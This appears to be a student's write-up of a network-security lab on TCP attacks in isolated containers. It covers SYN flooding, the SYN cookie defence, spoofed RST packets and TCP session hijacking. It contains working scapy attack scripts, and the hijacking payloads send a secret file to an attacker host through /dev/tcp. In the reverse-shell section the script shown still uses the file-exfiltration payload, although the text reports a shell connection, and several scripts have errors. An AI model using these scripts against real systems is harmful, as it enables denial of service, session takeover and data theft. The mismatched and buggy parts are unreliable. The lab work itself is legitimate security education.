root@4d1570f26110:/# netstat -tna | grep -i syn_recv | wc -l
0
root@4d1570f26110:/#
```

3. **now launching the attack**

```
root@VM:/# cd volumes/
root@VM:/volumes# ls
synflood.c  synflood.py
root@VM:/volumes# python3 synflood.
synflood.c   synflood.py
root@VM:/volumes# python3 synflood.py
```

We can see know in victim machine syn packets are incresed 0 to 61

```
root@4d1570f26110:/# netstat -tna | grep -i syn_recv | wc -l
0
root@4d1570f26110:/# ^C
root@4d1570f26110:/# netstat -tna | grep -i syn_recv | wc -l
61
root@4d1570f26110:/# netstat -tna | grep -i syn_recv | wc -l
61
root@4d1570f26110:/# netstat -tna | grep -i syn_recv | wc -l
61
root@4d1570f26110:/#
```

But when we tried to connect from user1 to victim through telnet it still got connected it means our DOS didn't worked

```
seed@4d1570f26110:~$ exit
logout
Connection closed by foreign host.
root@7380d926d501:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4d1570f26110 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content tha
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Feb 25 02:53:06 UTC 2025 from user1-10.9.0.6.net-10
.9.0.0 on pts/2
seed@4d1570f26110:~$
```

The reason is when we first connected the user1 and the victim . The victim machine cached the user1 ip so the connection not get affected we need to flush the cached ip from victim machine

```
root@4d1570f26110:/# ip tcp_metrics flush
root@4d1570f26110:/# ip tcp_metrics show
root@4d1570f26110:/#
```

Now lets launch again the attack and try to connect

```
root@7380d926d501:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

Now we can see this time its not accepting user1 because of our DOS script of syn flood

Task 1.2 (20%): Launch the Attack Using C

The DOS script in C is already availaible in lab

We just need to run the ip_tcp flush command on victim machine and then run this C script rest the process same And we also need to comiple the C script in host machine terminal

```
[02/24/25]seed@VM:~/.../volumes$ pwd
/home/seed/Desktop/Labsetup/volumes
[02/24/25]seed@VM:~/.../volumes$ gedit synflood.py
[02/24/25]seed@VM:~/.../volumes$ ls
synflood.c  synflood.py
[02/24/25]seed@VM:~/.../volumes$ gcc synflood.c -o synflood
[02/24/25]seed@VM:~/.../volumes$ ls
synflood  synflood.c  synflood.py
[02/24/25]seed@VM:~/.../volumes$
```

Now we are ready to launch attack

```
root@VM:/volumes# ./synflood 10.9.0.5
Please provide IP and Port number
Usage: synflood ip port
root@VM:/volumes# ./synflood 10.9.0.5 23
```

Lets check on vitim machine as we can see again syn packet amt incresed

```
root@4d1570f26110:/# netstat -tna | grep -i syn_recv | wc -l
61
root@4d1570f26110:/#
```

Now lets try conenct from user1 machine

As we can see now connection time out means our attack was successfull

```
root@7380d926d501:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

Now we success fully launched attacks lets begin our next task
Task 1.3 (20%): Enable the SYN Cookie Countermeasure

- **(10%) Redo Task 1.1**
- **(10%) Redo Task 1.2**

So lets first turn on the syn cookie countermeasure
Using the cmd in screenshot

```
root@4d1570f26110:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

And also make sure to flush the ips like before both attacks

Now let begin 1.1 and 1.2


I runned both attacks again and they failed user1 got login without any intruption
This is because we turned on the countermeasure

```
root@7380d926d501:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4d1570f26110 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content tha
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Feb 25 03:48:32 UTC 2025 from user1-10.9.0.6.net-10
.9.0.0 on pts/2
seed@4d1570f26110:~$
```


Task 2 (40%): TCP RST Attacks on telnet Connections

1. Launching the attack manually

We do it manually using wireshark ;



Now try to connect the user1 to vicitim and check the traffic in wireshark



Know we need to write a python script

```python
#!/usr/bin/env python3
# Launching the attack manually

from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=41196, dport=23, flags="R",
seq=1557201235)
pkt = ip/tcp
ls(pkt)
send(pkt, iface="br-f3f049f8c49b", verbose=0)
```


Now we are ready to launch reset attack

Before attack the connection status on victim machine

```
root@4d1570f26110:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
 State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
 LISTEN
tcp        0      0 127.0.0.11:33277        0.0.0.0:*
 LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:41196
 ESTABLISHED
root@4d1570f26110:/#
```

Now lets run the scripte and check status and wireshark both

Wireshark



No.	Time	Source	Destination	Protocol	Length	Info
76	2025-02-24 23:4…	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ..
77	2025-02-24 23:4…	10.9.0.5	10.9.0.6	TCP	66	23 → 41196 [AC
78	2025-02-24 23:4…	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ..
79	2025-02-24 23:4…	10.9.0.6	10.9.0.5	TCP	66	41196 → 23 [AC
80	2025-02-24 23:4…	10.9.0.5	10.9.0.6	TELNET	560	Telnet Data ..
81	2025-02-24 23:4…	10.9.0.6	10.9.0.5	TCP	66	41196 → 23 [AC
82	2025-02-24 23:4…	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ..
83	2025-02-24 23:4…	10.9.0.6	10.9.0.5	TCP	66	41196 → 23 [AC
84	2025-02-25 00:0…	10.9.0.6	10.9.0.5	TCP	54	41196 → 23 [RS

```
▸ Frame 83: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-f3f049f8c4
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:0
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 41196, Dst Port: 23, Seq: 1557201235, Ack: 4254154300
    Source Port: 41196
    Destination Port: 23
    [Stream index: 1]
    [TCP Segment Len: 0]
    Sequence number: 1557201235
    [Next sequence number: 1557201235]
    Acknowledgment number: 4254154300

0000  02 42 0a 09 00 05 02 42  0a 09 00 06 08 00 45 10   ·B····· B ......E·
0010  00 34 a4 8a 40 00 40 06  82 0d 0a 09 00 06 0a 09   ·4··@·@· ........
0020  00 05 a0 ec 00 17 5c d1  01 53 fd 91 3e 3c 80 10   ......\· ·S··><··
0030  01 f5 14 43 00 00 01 01  08 0a f2 8d 33 a5 dc 8b   ···C···· ····3···
0040  9d d5                                              ··
```

Victim status check

```
root@4d1570f26110:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
LISTEN
tcp        0      0 127.0.0.11:33277        0.0.0.0:*
LISTEN
root@4d1570f26110:/#
```

On user1 machine

```
To restore this content, you can run the 'unminimize' command.
Last login: Tue Feb 25 04:32:40 UTC 2025 from user1-10.9.0.6.net-10
.9.0.0 on pts/2
seed@4d1570f26110:~$ Connection closed by foreign host.
```

Now we can see our manual attack was successful connection got reset

We need to perfect on timing to launch this attack manually

Launching the attack automatically

For automatic attack we also need a python script but this script will automatically match the perfect timing

```python
#!/usr/bin/python3
# reset_auto
# sniff tcp connection and spoof rst packet to break the tcp connection
# Refs:
# 1. sudo netwox 78 --filter "src host 10.0.2.68"

from scapy.all import *

def spoof_tcp(pkt):
   IPLayer  = IP(dst="10.0.2.68", src=pkt[IP].dst)
   TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,
                  dport=pkt[TCP].sport, sport=pkt[TCP].dport)
   spoofpkt = IPLayer/TCPLayer
   ls(spoofpkt)
   send(spoofpkt, verbose=0)

pkt=sniff(iface='br-f3f049f8c49b', filter='tcp and port 23', prn=spoof_tcp)
```

Lets run the script

```
root@VM:/volumes# python3 reset_auto.py
```

This will automatically sniff the network and launch the attack results are same as manual connection closed as I tried to run any cmd

```
To restore this content, you can run the 'unminimize' command.
Last login: Tue Feb 25 04:32:40 UTC 2025 from user1-10.9.0.6.net-10
.9.0.0 on pts/2
seed@4d1570f26110:~$ Connection closed by foreign host.
```

Task 3 (60%): TCP Session Hijacking

Launching the attack manually


1.create a python script that hijack the session and read the secret file from victim which we created

```
seed@aa13ed5721d4:~$ cat > secret
This is a secret file.
```

2. then our script will read this file the our attack will be successfull

```python
# Launching the attack manually

from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=50458, dport=23, flags="A", seq=1792925179, ack=2044061486)
data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, iface="br-72eae1bf001e", verbose=0)
```

3. fill the information from wireshark



4.Run the script from attacker machine see we read the file our attack was success full

```
--
sport      : ShortEnumField                    = 50458          (20)
dport      : ShortEnumField                    = 23             (80)
seq        : IntField                          = 1792925179     (0)
ack        : IntField                          = 2044061486     (0)
dataofs    : BitField  (4 bits)                = None           (None)
reserved   : BitField  (3 bits)                = 0              (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>  (<Flag 2 (S):
)
window     : ShortField                        = 8192           (8192)
chksum     : XShortField                       = None           (None)
urgptr     : ShortField                        = 0              (0)
options    : TCPOptionsField                   = []             (b'')
--
load       : StrField                          = b'\r cat secret > /dev/tcp/1
.9.0.1/9090 \r' (b'')
This is a secret file.
[1]+  Done                    nc -l 9090
root@VM:/volumes# jobs
root@VM:/volumes#
```

Launching the attack automatically

Python script for automatic attack

```python
#!/usr/bin/env python3
# the code exerpted from the lab manual to save your time

# Task 3.2 ----------------------------------------------------
# Launching the attack manually
from scapy.all import *

def spoof_tcp(pkt):

        #spoof packet
        ip = IP(src="10.9.0.5", dst="10.9.0.6")
        tcp = TCP(sport=pkt[TCP].dst, dst=pkt[IP].src, flags="A", seq=pkt[TCP].ack+5, ack=pkt[TCP].seq)
        data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
        pkt = ip/tcp/data
        ls(pkt)
        send(pkt, iface="br-f3f049f8c49b", verbose=0)


pkt=sniff(iface='br-f3f049f8c49b', filter='tcp and host 10.9.0.5 and port 23', prn=spoof_tcp)
```

Then run the script from attacker machine it will automatically catch seq number ip etc and exploit it see same result

```
port      : ShortEnumField                    = 50458          (20)
port      : ShortEnumField                    = 23             (80)
eq        : IntField                          = 1792925179     (0)
ck        : IntField                          = 2044061486     (0)
ataofs    : BitField  (4 bits)                = None           (None)
eserved   : BitField  (3 bits)                = 0              (0)
lags      : FlagsField  (9 bits)              = <Flag 16 (A)>  (<Flag 2 (S)>

indow     : ShortField                        = 8192           (8192)
hksum     : XShortField                       = None           (None)
rgptr     : ShortField                        = 0              (0)
ptions    : TCPOptionsField                   = []             (b'')

oad       : StrField                          = b'\r cat secret > /dev/tcp/10
9.0.1/9090 \r' (b'')
his is a secret file.
1]+  Done                    nc -l 9090
oot@VM:/volumes# jobs
```

Task 4 (40%): Creating Reverse Shell using TCP Session Hijacking

1.The script will remain the same with small change this time we need to send revserse connection to attacker machine instead of reading the secret file

```python
#!/usr/bin/env python3

from scapy.all import *

def spoof_tcp(pkt):
    # Spoof packet
    ip = IP(src="10.9.0.5", dst="10.9.0.6")
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="A", seq=pkt[TCP].ack + 5, ack=pkt[TCP].seq)
    data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
    spoofed_pkt = ip / tcp / data
    ls(spoofed_pkt)
    send(spoofed_pkt, iface="br-f3f049f8c49b", verbose=0)

# Sniff packets and apply spoof_tcp function on each captured packet
sniff(iface="br-f3f049f8c49b", filter="tcp and host 10.9.0.5 and port 23", prn=spoof_tcp)
```

2. run listing on a port 9090 on attacker machine and run the script

```
[2] 56
root@VM:/volumes# python3 hijack_auto.py &
[3] 57
root@VM:/volumes# seed@aa13ed5721d4:~$
```

See we got reverse connection as the victim typed anything on his terminal we can also check it from victim machine

```
netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:45953        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:50554          ESTABLISHED
tcp        0      0 10.9.0.5:37018          10.9.0.1:9090           ESTABLISHED
seed@aa13ed5721d4:~$
```